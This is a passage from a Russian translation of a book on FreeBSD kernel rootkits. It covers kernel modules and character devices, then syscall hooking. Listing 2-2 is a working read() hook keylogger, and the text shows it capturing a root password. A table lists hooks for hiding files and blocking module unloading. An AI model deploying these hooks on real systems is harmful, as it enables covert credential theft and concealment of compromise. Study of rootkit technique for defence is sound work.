Привет, ядро!
```

Как показывает предыдущая демонстрация, используя выполнение кода из командной строки в Perl (то есть параметр `-e`), его функцию `syscall` и тот факт, что вы знаете значение смещения своего системного вызова, можно быстро проверить любой модуль системного вызова. Нужно помнить одно: со строковыми литералами функцию `syscall` в Perl использовать нельзя, поэтому для передачи строки в `sc_example` я применяю переменную (`$str`).

1.5 Переходы между пространством ядра и пространством пользователя

Теперь я опишу набор основных функций, которые можно использовать из пространства ядра для копирования, изменения и перезаписи данных, хранящихся в пространстве пользователя. На протяжении этой книги мы будем часто применять эти функции.

1.5.1 Функции copyin и copyinstr

Функции `copyin` и `copyinstr` позволяют копировать непрерывную область данных из пространства пользователя в пространство ядра.

```
#include <sys/types.h>
#include <sys/systm.h>

int
copyin(const void *uaddr, void *kaddr, size_t len);

int
```

```
copyinstr(const void *uaddr, void *kaddr, size_t len, size_t *done);
```

Функция `copyin` копирует `len` байт данных с адреса `uaddr` в пространстве пользователя на адрес `kaddr` в пространстве ядра.

Функция `copyinstr` похожа на нее, но копирует строку с завершающим нулем длиной не более `len` байт, а число фактически скопированных байт возвращает в `done`.[6]

1.5.2 Функция copyout

Функция `copyout` похожа на `copyin`, но работает в противоположном направлении: копирует данные из пространства ядра в пространство пользователя.

```
#include <sys/types.h>
#include <sys/systm.h>

int
copyout(const void *kaddr, void *uaddr, size_t len);
```

1.5.3 Функция copystr

Функция `copystr` похожа на `copyinstr`, но копирует строку с одного адреса в пространстве ядра на другой.

```
#include <sys/types.h>
#include <sys/systm.h>

int
copystr(const void *kfaddr, void *kdaddr, size_t len, size_t *done);
```

1.6 Модули символьных устройств

Модули символьных устройств - это KLD, которые создают или устанавливают символьное устройство. Во FreeBSD символьное устройство является интерфейсом для доступа к конкретному устройству внутри ядра. Например, данные читаются из системной консоли и записываются в нее через символьное устройство `/dev/console`.

> **Примечание.** В главе 4 вы будете писать руткиты, которые вмешиваются в существующие символьные устройства системы. Поэтому этот раздел служит предварительным введением.

Для каждого модуля символьного устройства уникальны три элемента: структура `cdevsw`, функции символьного устройства и процедура регистрации устройства. Ниже мы рассмотрим их по очереди.

1.6.1 Структура cdevsw

Символьное устройство определяется своими записями в таблице переключения символьных устройств, `struct cdevsw`, которая определена в заголовке `<sys/conf.h>` следующим образом:

```
struct cdevsw {
        int                     d_version;
        u_int                   d_flags;
        const char              *d_name;
```

```
        d_open_t                *d_open;
        d_fdopen_t              *d_fdopen;
        d_close_t               *d_close;
        d_read_t                *d_read;
        d_write_t               *d_write;
        d_ioctl_t               *d_ioctl;
        d_poll_t                *d_poll;
        d_mmap_t                *d_mmap;
        d_strategy_t            *d_strategy;
        dumper_t                *d_dump;
        d_kqfilter_t            *d_kqfilter;
        d_purge_t               *d_purge;
        d_spare2_t              *d_spare2;
        uid_t                   d_uid;
        gid_t                   d_gid;
        mode_t                  d_mode;
        const char              *d_kind;
        /* Драйверы не должны трогать эти поля */
        LIST_ENTRY(cdevsw)      d_list;
        LIST_HEAD(, cdev)       d_devs;
        int                     d_spare3;
        struct cdevsw           *d_gianttrick;
};
```

Таблица 1-1 дает краткое описание наиболее важных точек входа.

Точка входа	Описание
`d_open`	Открывает устройство для операций ввода-вывода
`d_close`	Закрывает устройство
`d_read`	Читает данные из устройства
`d_write`	Записывает данные в устройство
`d_ioctl`	Выполняет операцию, отличную от чтения или записи
`d_poll`	Опрос устройства, чтобы выяснить, есть ли данные для чтения или свободное место для записи

Таблица 1-1. Точки входа для драйверов символьных устройств

Вот пример структуры `cdevsw` для простого модуля символьного устройства с чтением и записью:

```
static struct cdevsw cd_example_cdevsw = {
        .d_version =    D_VERSION,
        .d_open =       open,
        .d_close =      close,
        .d_read =       read,
        .d_write =      write,
        .d_name =       "cd_example"
};
```

Обратите внимание, что я не определяю каждую точку входа и не заполняю каждый атрибут. Это совершенно нормально. Для каждой точки входа, оставленной равной null, операция считается неподдерживаемой. Например, при создании устройства только для записи вы не объявляли бы точку входа `read`.

Тем не менее в каждой структуре `cdevsw` должны быть определены два элемента: `d_version`, который указывает версии FreeBSD, поддерживаемые драйвером, и `d_name`, который задает имя устройства.

> **Примечание.** Константа `D_VERSION` определена в заголовке `<sys/conf.h>` вместе с другими номерами версий.

1.6.2 Функции символьного устройства

Для каждой точки входа, определенной в структуре `cdevsw` модуля символьного устройства, необходимо реализовать соответствующую функцию. Прототип функции для каждой точки входа определен в заголовке `<sys/conf.h>`.

Ниже приведен пример реализации точки входа `write`.

```
/* Прототип функции. */
d_write_t       write;

int
write(struct cdev *dev, struct uio *uio, int ioflag)
{
        int error = 0;

        error = copyinstr(uio->uio_iov->iov_base, &buf, 512, &len);
        if (error != 0)
                uprintf("Запись в \"cd_example\" не удалась.\n");

        return(error);
}
```

Как видите, эта функция просто вызывает `copyinstr`, чтобы скопировать строку из пространства пользователя и сохранить ее в буфере `buf` в пространстве ядра.

> **Примечание.** В разделе 1.6.4 я покажу и объясню еще несколько реализаций точек входа.

1.6.3 Процедура регистрации устройства

Процедура регистрации устройства создает или устанавливает символьное устройство в `/dev` и регистрирует его в файловой системе устройств (DEVFS). Это можно сделать вызовом функции `make_dev` внутри функции обработчика событий следующим образом:

```
static struct cdev *sdev;

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                sdev = make_dev(&cd_example_cdevsw, 0, UID_ROOT, GID_WHEEL,
                    0600, "cd_example");
                uprintf("Символьное устройство загружено\n");
                break;
        case MOD_UNLOAD:
                destroy_dev(sdev);
                uprintf("Символьное устройство выгружено\n");
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}
```

Эта примерная функция зарегистрирует символьное устройство `cd_example` при загрузке модуля, вызвав функцию `make_dev`, которая создаст узел устройства `cd_example` в `/dev`. Кроме того, эта функция снимет символьное устройство с регистрации при выгрузке модуля, вызвав функцию `destroy_dev`, которая принимает в качестве единственного аргумента структуру `cdev`,

возвращенную предыдущим вызовом `make_dev`.

1.6.4 Пример

В листинге 1-5 показан полный модуль символьного устройства (на основе `cdev.c` Раджеша Вайдхисваррана), который устанавливает простое символьное устройство с чтением и записью. Это устройство работает с областью памяти ядра, читая из нее и записывая в нее одну строку символов.

```
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/conf.h>
#include <sys/uio.h>

/* Прототипы функций. */
d_open_t        open;
d_close_t       close;
d_read_t        read;
d_write_t       write;

static struct cdevsw cd_example_cdevsw = {
        .d_version =    D_VERSION,
        .d_open =       open,
        .d_close =      close,
        .d_read =       read,
        .d_write =      write,
        .d_name =       "cd_example"
};

static char buf[512+1];
static size_t len;

int
open(struct cdev *dev, int flag, int otyp, struct thread *td)
{
        /* Инициализировать символьный буфер. */
        memset(&buf, '\0', 513);
        len = 0;
        return(0);
}

int
close(struct cdev *dev, int flag, int otyp, struct thread *td)
{
        return(0);
}

int
write(struct cdev *dev, struct uio *uio, int ioflag)
{
        int error = 0;

        /*
         * Принять строку символов, сохранив ее в buf.
         * Примечание: правильный способ передачи данных между буферами
         * и I/O-векторами, пересекающими границу пространства пользователя
         * и ядра, - использовать uiomove(), но этот способ короче.
         * Подробнее о процедурах ввода-вывода драйверов устройств см.
         * справочную страницу uio(9).
         */
        error = copyinstr(uio->uio_iov->iov_base, &buf, 512, &len);
        if (error != 0)
                uprintf("Запись в \"cd_example\" не удалась.\n");
        return(error);
```

```
}

int
read(struct cdev *dev, struct uio *uio, int ioflag)
{
        int error = 0;

        if (len <= 0)
                error = -1;
        else
                /* Вернуть сохраненную строку символов в userland. */
                copystr(&buf, uio->uio_iov->iov_base, 513, &len);

        return(error);
}

/* Ссылка на устройство в DEVFS. */
static struct cdev *sdev;

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                sdev = make_dev(&cd_example_cdevsw, 0, UID_ROOT, GID_WHEEL,
                    0600, "cd_example");
                uprintf("Символьное устройство загружено.\n");
                break;
        case MOD_UNLOAD:
                destroy_dev(sdev);
                uprintf("Символьное устройство выгружено.\n");
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

DEV_MODULE(cd_example, load, NULL);
```

Листинг 1-5. `cd_example.c`

Ниже приведен разбор этого листинга. Сначала, в начале, мы объявляем точки входа символьного устройства (`open`, `close`, `read` и `write`). Затем соответствующим образом заполняем структуру `cdevsw`. После этого объявляем две глобальные переменные: `buf`, которая используется для хранения строки символов, считываемой этим устройством, и `len`, которая используется для хранения длины строки. Затем мы реализуем каждую точку входа. Точка входа `open` просто инициализирует `buf` и возвращается. Точка входа `close`, по большому счету, ничего не делает, но ее все равно нужно реализовать, чтобы закрывать устройство. Точка входа `write` вызывается для сохранения строки символов из пространства пользователя в `buf`, а точка входа `read` вызывается для ее возврата. Наконец, функция обработчика событий занимается процедурой регистрации символьного устройства.

Обратите внимание, что модуль символьного устройства в конце вызывает DEV_MODULE, а не DECLARE_MODULE. Макрос DEV_MODULE определен в заголовке <sys/conf.h> следующим образом:

```
#define DEV_MODULE(name, evh, arg)                                      \
static moduledata_t name##_mod = {                                      \
    #name,                                                              \
    evh,                                                                \
    arg                                                                 \
};                                                                      \
DECLARE_MODULE(name, name##_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE)
```

Как видите, DEV_MODULE оборачивает DECLARE_MODULE. DEV_MODULE просто позволяет вызвать DECLARE_MODULE, не настраивая предварительно структуру moduledata явно.

> **Примечание.** Макрос DEV_MODULE обычно связан с модулями символьных устройств. Поэтому, когда я пишу обычный KLD, например пример "Привет, мир!" из раздела 1.3, я продолжу использовать макрос DECLARE_MODULE, даже если DEV_MODULE позволил бы сэкономить место и время.

1.6.5 Проверка символьного устройства

Теперь посмотрим на программу в пространстве пользователя (листинг 1-6), которую мы будем использовать для взаимодействия с символьным устройством cd_example. Эта программа (на основе testcdev.c Раджеша Вайдхисваррана) вызывает каждую точку входа cd_example в следующем порядке: open, write, read, close; затем она завершается.

```
#include <stdio.h>
#include <fcntl.h>
#include <paths.h>
#include <string.h>
#include <sys/types.h>

#define CDEV_DEVICE     "cd_example"

static char buf[512+1];

int
main(int argc, char *argv[])
{
        int kernel_fd;
        int len;

        if (argc != 2) {
                printf("Использование:\n%s <строка>\n", argv[0]);
                exit(0);
        }

        /* Открыть cd_example. */
        if ((kernel_fd = open("/dev/" CDEV_DEVICE, O_RDWR)) == -1) {
                perror("/dev/" CDEV_DEVICE);
                exit(1);
        }

        if ((len = strlen(argv[1]) + 1) > 512) {
                printf("ОШИБКА: строка слишком длинная\n");
                exit(0);
        }

        /* Записать в cd_example. */
        if (write(kernel_fd, argv[1], len) == -1)
                perror("write()");
        else
                printf("Записано \"%s\" в устройство /dev/" CDEV_DEVICE ".\n",
                    argv[1]);
```

```
        /* Прочитать из cd_example. */
        if (read(kernel_fd, buf, len) == -1)
                perror("read()");
        else
                printf("Прочитано \"%s\" из устройства /dev/" CDEV_DEVICE ".\n",
                    buf);

        /* Закрыть cd_example. */
        if ((close(kernel_fd)) == -1) {
                perror("close()");
                exit(1);
        }

        exit(0);
}
```

Листинг 1-6. `interface.c`

Вот результаты загрузки модуля символьного устройства и взаимодействия с ним:

```
$ sudo kldload ./cd_example.ko
Символьное устройство загружено.
$ ls -l /dev/cd_example
crw-------  1 root  wheel    0,  89 Mar 26 00:32 /dev/cd_example
$ ./interface
Использование:
./interface <string>
$ sudo ./interface Привет,\ ядро!
Записано "Привет, ядро!" в устройство /dev/cd_example.
Прочитано "Привет, ядро!" из устройства /dev/cd_example.
```

1.7 Компоновочные файлы и модули

Прежде чем завершить эту главу, кратко посмотрим на команду `kldstat(8)`, которая показывает состояние любых файлов, динамически скомпонованных с ядром.

```
$ kldstat
Id Refs Address    Size     Name
 1    4 0xc0400000 63070c   kernel
 2   16 0xc0a31000 568dc    acpi.ko
 3    1 0xc1e8b000 2000     hello.ko
```

В приведенном выше листинге загружены три "модуля": ядро (`kernel`), модуль управления питанием ACPI (`acpi.ko`) и модуль "Привет, мир!" (`hello.ko`), который мы разработали в разделе 1.3.

Запуск команды `kldstat -v` для более подробного вывода дает следующее:

```
$ kldstat -v
Id Refs Address    Size     Name
 1    4 0xc0400000 63070c   kernel
        Содержит модули:
                Id Name
                18 xpt
                19 probe
                20 cam
. . .
 3    1 0xc1e8b000 2000     hello.ko
        Содержит модули:
                Id Name
                367 hello
```

Обратите внимание, что `kernel` содержит несколько "подмодулей" (`xpt`, `probe` и `cam`). Это подводит нас к настоящему смыслу этого раздела. В предыдущем выводе `kernel` и `hello.ko` технически являются компоновочными файлами, а `xpt`, `probe`, `cam` и `hello` - фактическими модулями. Это

означает, что аргумент или аргументы для `kldload(8)` и `kldunload(8)` на самом деле являются компоновочными файлами, а не модулями, и что у каждого модуля, загруженного в ядро, есть сопровождающий его компоновочный файл. Этот момент станет важен, когда мы будем обсуждать сокрытие KLD.

> **Примечание.** Для наших целей думайте о компоновочном файле как о проводнике (или сопровождающем) для одного или нескольких модулей ядра, который направляет их в пространство ядра.

1.8 Заключительные замечания

Эта глава была стремительным обзором программирования модулей ядра FreeBSD. Я описал некоторые из разных типов KLD, с которыми мы будем сталкиваться снова и снова, а вы увидели множество небольших примеров, чтобы почувствовать, на что будет похожа оставшаяся часть книги.

Стоит упомянуть еще два момента. Во-первых, дерево исходного кода ядра, расположенное в `/usr/src/sys/`,[7] - лучший справочник и учебный инструмент для начинающего хакера ядра FreeBSD. Если вы еще не просматривали этот каталог, обязательно сделайте это; значительная часть кода в этой книге почерпнута оттуда.

Во-вторых, подумайте о настройке машины FreeBSD с отладочным ядром или отладчиком режима ядра; это существенно помогает, когда вы пишете собственный код ядра. Вам помогут следующие онлайн-ресурсы.

- *Руководство разработчика FreeBSD*, особенно глава 10, расположенная по адресу http://www.freebsd.org/doc/en_US.ISO8859-1/books/developers-handbook.
- *Отладка проблем ядра* Грега Лихи, расположенная по адресу http://www.lemis.com/grog/Papers/Debug-tutorial/tutorial.pdf.

Сноски

[1] [назад] На самом деле это не совсем верно. Можно иметь KLD, который включает только `sysctl`. При желании можно также обойтись без обработчиков модулей и использовать напрямую `SYSINIT` и `SYSUNINIT`, чтобы зарегистрировать функции, вызываемые соответственно при загрузке и выгрузке. Однако в них нельзя указать отказ.
[2] [назад] `EOPNOTSUPP` означает "операция не поддерживается".
[3] [назад] Makefile используется для упрощения процесса преобразования файла или файлов из одной формы в другую: он описывает зависимости и сценарии сборки для заданного результата. Подробнее о Makefile см. справочную страницу `make(1)`.
[4] [назад] С Makefile, включающим `<bsd.kmod.mk>`, можно также использовать `make load` и `make unload`, чтобы загружать и выгружать модуль после его сборки.
[5] [назад] FreeBSD разделяет свою виртуальную память на две части: пространство пользователя и пространство ядра. Пространство пользователя - место, где работают все приложения пользовательского режима, а пространство ядра - место, где работают ядро и расширения ядра (то есть LKM). Код, выполняющийся в пространстве пользователя, не может напрямую обращаться к пространству ядра, но код, выполняющийся в пространстве ядра, может обращаться к пространству пользователя. Чтобы обратиться к пространству ядра из пространства пользователя, приложение выполняет системный вызов.
[6] [назад] В листинге 1-3 функция системного вызова, если быть честным, должна сначала вызвать `copyinstr`, чтобы скопировать строку из пространства пользователя, и только потом печатать ее. В текущем виде она печатает пользовательскую строку прямо из пространства ядра, что может вызвать фатальную панику, если страница, содержащая строку, не отображена, то есть выгружена в swap или еще не была подгружена из-за страничного отказа. Именно поэтому это всего лишь пример, а не настоящий системный вызов.
[7] [назад] Обычно существует также символическая ссылка `/sys/` на `/usr/src/sys/`.

Глава 2. Перехват

Обсуждение руткитов, работающих в режиме ядра, мы начнем с перехвата вызовов, или просто перехвата, который, пожалуй, является самым популярным приемом руткитов.

Перехват - это прием программирования, в котором применяются функции-обработчики, называемые перехватчиками, или hooks, чтобы изменить поток управления. Новый перехватчик регистрирует свой адрес как местоположение определенной функции, так что при вызове этой функции вместо нее выполняется перехватчик. Обычно перехватчик в какой-то момент вызывает исходную функцию, чтобы сохранить первоначальное поведение. Рисунок 2-1 иллюстрирует поток управления подпрограммы до и после установки перехвата вызова.




Рисунок 2-1. Обычное выполнение и выполнение с перехватом

Как видите, перехват используется для расширения (или уменьшения) функциональности подпрограммы. В контексте разработки руткитов перехват используется для изменения

результатов, возвращаемых интерфейсами прикладного программирования (API) операционной системы, чаще всего теми, которые занимаются учетом и отчетностью.

Теперь начнем злоупотреблять интерфейсом KLD.

2.1 Перехват системного вызова

Вспомним из главы 1, что системный вызов - это точка входа, через которую прикладная программа запрашивает обслуживание у ядра операционной системы. Перехватывая эти точки входа, руткит может изменять данные, которые ядро возвращает любому или каждому процессу в пространстве пользователя. На самом деле перехват системных вызовов настолько эффективен, что большинство публично доступных руткитов так или иначе используют его.

Во FreeBSD перехватчик системного вызова устанавливается путем регистрации его адреса как функции системного вызова в структуре `sysent` целевого системного вызова, которая находится внутри `sysent[]`.

> **Примечание.** Подробнее о системных вызовах см. раздел 1.4.

Листинг 2-1 - пример перехватчика системного вызова, пусть и тривиального, предназначенного для вывода отладочного сообщения всякий раз, когда процесс в пространстве пользователя вызывает системный вызов `mkdir`, то есть всякий раз, когда создается каталог.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>

/* Перехватчик системного вызова mkdir. */
static int
mkdir_hook(struct thread *td, void *syscall_args)
{
        struct mkdir_args /* {
                char    *path;
                int     mode;
        } */ *uap;
        uap = (struct mkdir_args *)syscall_args;

        char path[255];
        size_t done;
        int error;

        error = copyinstr(uap->path, path, 255, &done);
        if (error != 0)
                return(error);

        /* Напечатать отладочное сообщение. */
        uprintf("Каталог \"%s\" будет создан со следующими"
            " правами доступа: %o\n", path, uap->mode);

        return(mkdir(td, syscall_args));
}

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;
```

```
        switch (cmd) {
        case MOD_LOAD:
                /* Заменить mkdir на mkdir_hook. */
                sysent[SYS_mkdir].sy_call = (sy_call_t *)mkdir_hook;
                break;
        case MOD_UNLOAD:
                /* Вернуть все в нормальное состояние. */
                sysent[SYS_mkdir].sy_call = (sy_call_t *)mkdir;
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

static moduledata_t mkdir_hook_mod = {
        "mkdir_hook",           /* имя модуля */
        load,                   /* обработчик событий */
        NULL                    /* дополнительные данные */
};

DECLARE_MODULE(mkdir_hook, mkdir_hook_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

Листинг 2-1. `mkdir_hook.c`

Обратите внимание, что при загрузке модуля обработчик событий (1) регистрирует `mkdir_hook`, который просто печатает отладочное сообщение, а затем вызывает `mkdir`, как функцию системного вызова `mkdir`. Эта единственная строка устанавливает перехватчик системного вызова. Чтобы удалить перехватчик, достаточно при выгрузке модуля (3) восстановить исходную функцию системного вызова `mkdir`.

> **Примечание.** Константа (2) `SYS_mkdir` определена как значение смещения для системного вызова `mkdir`. Эта константа определена в заголовке `<sys/syscall.h>`, который также содержит полный список всех номеров системных вызовов внутри ядра.

Следующий вывод показывает результаты выполнения `mkdir(1)` после загрузки `mkdir_hook`.

```
$ sudo kldload ./mkdir_hook.ko
$ mkdir test
Каталог "test" будет создан со следующими правами доступа: 777
$ ls -l
. . .
drwxr-xr-x  2 ghost  ghost   512 Mar 22 08:40 test
```

Как видите, `mkdir(1)` теперь стал гораздо многословнее.[1]

2.2 Журналирование нажатий клавиш

Теперь рассмотрим более интересный, но все еще несколько тривиальный пример перехватчика системного вызова.

Журналирование нажатий клавиш - это простое перехватывание и запись клавиш, нажимаемых пользователем. Во FreeBSD это можно сделать, перехватив системный вызов `read`.[2] Как следует из его имени, этот вызов отвечает за чтение входных данных. Вот его определение в библиотеке C:

```
#include <sys/types.h>
#include <sys/uio.h>
#include <unistd.h>

ssize_t
read(int fd, void *buf, size_t nbytes);
```

Системный вызов `read` считывает `nbytes` данных из объекта, на который ссылается дескриптор `fd`, в буфер `buf`. Поэтому, чтобы захватывать нажатия клавиш пользователя, достаточно сохранять содержимое `buf` перед возвратом из вызова `read` всякий раз, когда `fd` указывает на стандартный ввод, то есть файловый дескриптор 0.

Например, взгляните на листинг 2-2:

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>

/*
 * Перехватчик системного вызова read.
 * Записывает все нажатия клавиш из stdin.
 * Примечание: этот перехватчик не учитывает специальные символы,
 * такие как Tab, Backspace и т. д.
 */
static int
read_hook(struct thread *td, void *syscall_args)
{
        struct read_args /* {
                int     fd;
                void    *buf;
                size_t  nbyte;
        } */ *uap;
        uap = (struct read_args *)syscall_args;

        int error;
        char buf[1];
        int done;

        error = read(td, syscall_args);

        if (error || (!uap->nbyte) || (uap->nbyte > 1) || (uap->fd != 0))
                return(error);

        copyinstr(uap->buf, buf, 1, &done);
        printf("%c\n", buf[0]);

        return(error);
}

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                /* Заменить read на read_hook. */
                sysent[SYS_read].sy_call = (sy_call_t *)read_hook;
```

```
                break;
        case MOD_UNLOAD:
                /* Вернуть все в нормальное состояние. */
                sysent[SYS_read].sy_call = (sy_call_t *)read;
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

static moduledata_t read_hook_mod = {
        "read_hook",            /* имя модуля */
        load,                   /* обработчик событий */
        NULL                    /* дополнительные данные */
};

DECLARE_MODULE(read_hook, read_hook_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

Листинг 2-2. `read_hook.c`

В листинге 2-2 функция `read_hook` сначала (1) вызывает `read`, чтобы считать данные из `fd`. Если эти данные (2) не являются нажатием клавиши, которое определяется как один символ или один байт, пришедший со стандартного ввода, то (3) `read_hook` возвращается. В противном случае данные, то есть нажатие клавиши, (4) копируются в локальный буфер, что фактически "захватывает" их.

> **Примечание.** Ради экономии места и простоты `read_hook` просто сбрасывает захваченные нажатия клавиш в системную консоль.

Вот результаты входа в систему после загрузки `read_hook`:

```
вход: root
Password:
Последний вход: Пн, 4 мар 00:29:14 на ttyv2
root@alpha ~# dmesg | tail -n 32
r
o
o
t
p
a
s
s
w
d
. . .
```

Как видите, мои учетные данные для входа - имя пользователя (`root`) и пароль (`passwd`)[3] - были захвачены. Теперь вы должны быть способны перехватить любой системный вызов. Однако остается один вопрос: если вы не гуру ядра, как определить, какой системный вызов или вызовы нужно перехватывать? Ответ таков: нужно использовать трассировку процессов ядра.

2.3 Трассировка процессов ядра

Трассировка процессов ядра - это диагностический и отладочный прием, используемый для перехвата и записи каждой операции ядра, то есть каждого системного вызова, преобразования `namei`, ввода-вывода, обработанного сигнала и переключения контекста, выполненных от имени конкретного работающего процесса. Во FreeBSD это делается утилитами `ktrace(1)` и `kdump(1)`. Например:

```
$ ktrace ls
file1           file2           ktrace.out
$ kdump
   517 ktrace   RET   ktrace 0
   517 ktrace   CALL  execve(0xbfbfe790,0xbfbfecdc,0xbfbfece4)
   517 ktrace   NAMI  "/sbin/ls"
   517 ktrace   RET   execve -1 errno 2 нет такого файла или каталога
   517 ktrace   CALL  execve(0xbfbfe790,0xbfbfecdc,0xbfbfece4)
   517 ktrace   NAMI  "/bin/ls"
   517 ktrace   NAMI  "/libexec/ld-elf.so.1"
   517 ls       RET   execve 0
. . .
   517 ls       CALL  getdirentries(0x5,0x8054000,0x1000,0x8053014)
   517 ls       RET   getdirentries 512/0x200
   517 ls       CALL  getdirentries(0x5,0x8054000,0x1000,0x8053014)
   517 ls       RET   getdirentries 0
   517 ls       CALL  lseek(0x5,0,0,0,0)
   517 ls       RET   lseek 0
   517 ls       CALL  close(0x5)
   517 ls       RET   close 0
   517 ls       CALL  fchdir(0x4)
   517 ls       RET   fchdir 0
   517 ls       CALL  close(0x4)
   517 ls       RET   close 0
   517 ls       CALL  fstat(0x1,0xbfbfdea0)
   517 ls       RET   fstat 0
   517 ls       CALL  break(0x8056000)
   517 ls       RET   break 0
   517 ls       CALL  ioctl(0x1,TIOCGETA,0xbfbfdee0)
   517 ls       RET   ioctl 0
   517 ls       CALL  write(0x1,0x8055000,0x19)
   517 ls       GIO   fd 1 wrote 25 bytes
       "file1           file2           ktrace.out
       "
   517 ls       RET   write 25/0x19
   517 ls       CALL  exit(0)
```

Примечание. Ради краткости любой вывод, не относящийся к обсуждению, опущен.

Как показывает предыдущий пример, утилита `ktrace(1)` включает журналирование трассировки ядра для конкретного процесса, в данном случае `ls(1)`, а `kdump(1)` отображает данные трассировки.

Обратите внимание на разные системные вызовы, которые `ls(1)` выполняет во время работы, например (1) `getdirentries`, (2) `lseek`, (3) `close`, (4) `fchdir` и так далее. Это означает, что можно повлиять на работу и/или вывод `ls(1)`, перехватив один или несколько этих вызовов.

Главный смысл всего этого в том, что, когда вы хотите изменить конкретный процесс и не знаете, какой системный вызов или вызовы перехватывать, вам просто нужно выполнить трассировку ядра.

2.4 Распространенные перехватчики системных вызовов

Для полноты в таблице 2-1 перечислены некоторые из наиболее распространенных перехватчиков системных вызовов.

Системный вызов	Назначение перехватчика
`read`, `readv`, `pread`, `preadv`	Журналирование ввода
`write`, `writev`, `pwrite`, `pwritev`	Журналирование вывода
`open`	Сокрытие содержимого файлов
`unlink`	Предотвращение удаления файла
`chdir`	Предотвращение обхода каталогов
`chmod`	Предотвращение изменения режима файла
`chown`	Предотвращение смены владельца
`kill`	Предотвращение отправки сигнала
`ioctl`	Манипулирование запросами `ioctl`
`execve`	Перенаправление выполнения файла
`rename`	Предотвращение переименования файла
`rmdir`	Предотвращение удаления каталога
`stat`, `lstat`	Сокрытие состояния файла
`getdirentries`	Сокрытие файлов
`truncate`	Предотвращение усечения или расширения файла
`kldload`	Предотвращение загрузки модуля
`kldunload`	Предотвращение выгрузки модуля

Таблица 2-1. Распространенные перехватчики системных вызовов

Теперь рассмотрим некоторые другие функции ядра, которые можно перехватывать.

2.5 Протоколы связи

Как следует из названия, протокол связи - это набор правил и соглашений, используемый двумя взаимодействующими процессами, например набор протоколов TCP/IP. Во FreeBSD протокол связи определяется своими записями в таблице переключения протоколов. Следовательно, изменяя эти записи, руткит может изменять данные, отправляемые и получаемые любой из взаимодействующих конечных точек. Чтобы лучше проиллюстрировать эту "атаку", позволю себе отступление.

2.5.1 Структура protosw

Контекст каждой таблицы переключения протоколов поддерживается в структуре `protosw`, которая определена в заголовке `<sys/protosw.h>` следующим образом:

```
struct protosw {
        short   pr_type;                /* тип сокета */
        struct  domain *pr_domain;      /* протокол домена */
        short   pr_protocol;            /* номер протокола */
        short   pr_flags;

/* перехватчики между протоколами */
        pr_input_t *pr_input;           /* ввод в протокол (снизу) */
        pr_output_t *pr_output;         /* вывод из протокола (сверху) */
        pr_ctlinput_t *pr_ctlinput;     /* управляющий ввод (снизу) */
        pr_ctloutput_t *pr_ctloutput;   /* управляющий вывод (сверху) */

/* перехватчик между пользователем и протоколом */
        pr_usrreq_t     *pr_ousrreq;

/* служебные перехватчики */
        pr_init_t *pr_init;
        pr_fasttimo_t *pr_fasttimo;     /* быстрый тайм-аут (200 мс) */
        pr_slowtimo_t *pr_slowtimo;     /* медленный тайм-аут (500 мс) */
        pr_drain_t *pr_drain;           /* сбросить весь возможный избыток места
    */
        struct  pr_usrreqs *pr_usrreqs; /* заменяет pr_usrreq() */
};
```

Таблица 2-2 определяет точки входа в `struct protosw`, которые нужно знать, чтобы изменить протокол связи.

Точка входа	Описание
`pr_init`	Процедура инициализации
`pr_input`	Передать данные вверх, к пользователю
`pr_output`	Передать данные вниз, к сети
`pr_ctlinput`	Передать управляющую информацию вверх
`pr_ctloutput`	Передать управляющую информацию вниз

Таблица 2-2. Точки входа таблицы переключения протоколов

2.5.2 Таблица переключения inetsw[]

Структура `protosw` каждого протокола связи определена в файле `/sys/netinet/in_proto.c`. Вот фрагмент из этого файла:

```
struct protosw inetsw[] = {
{
        .pr_type =              0,
        .pr_domain =            &inetdomain,
        .pr_protocol =          IPPROTO_IP,
        .pr_init =              ip_init,
        .pr_slowtimo =          ip_slowtimo,
        .pr_drain =             ip_drain,
        .pr_usrreqs =           &nousrreqs
},
{
        .pr_type =              SOCK_DGRAM,
        .pr_domain =            &inetdomain,
        .pr_protocol =          IPPROTO_UDP,
        .pr_flags =             PR_ATOMIC|PR_ADDR,
        .pr_input =             udp_input,
```

```
        .pr_ctlinput =          udp_ctlinput,
        .pr_ctloutput =         ip_ctloutput,
        .pr_init =              udp_init,
        .pr_usrreqs =           &udp_usrreqs
},
{
        .pr_type =              SOCK_STREAM,
        .pr_domain =            &inetdomain,
        .pr_protocol =          IPPROTO_TCP,
        .pr_flags =             PR_CONNREQUIRED|PR_IMPLOPCL|PR_WANTRCVD,
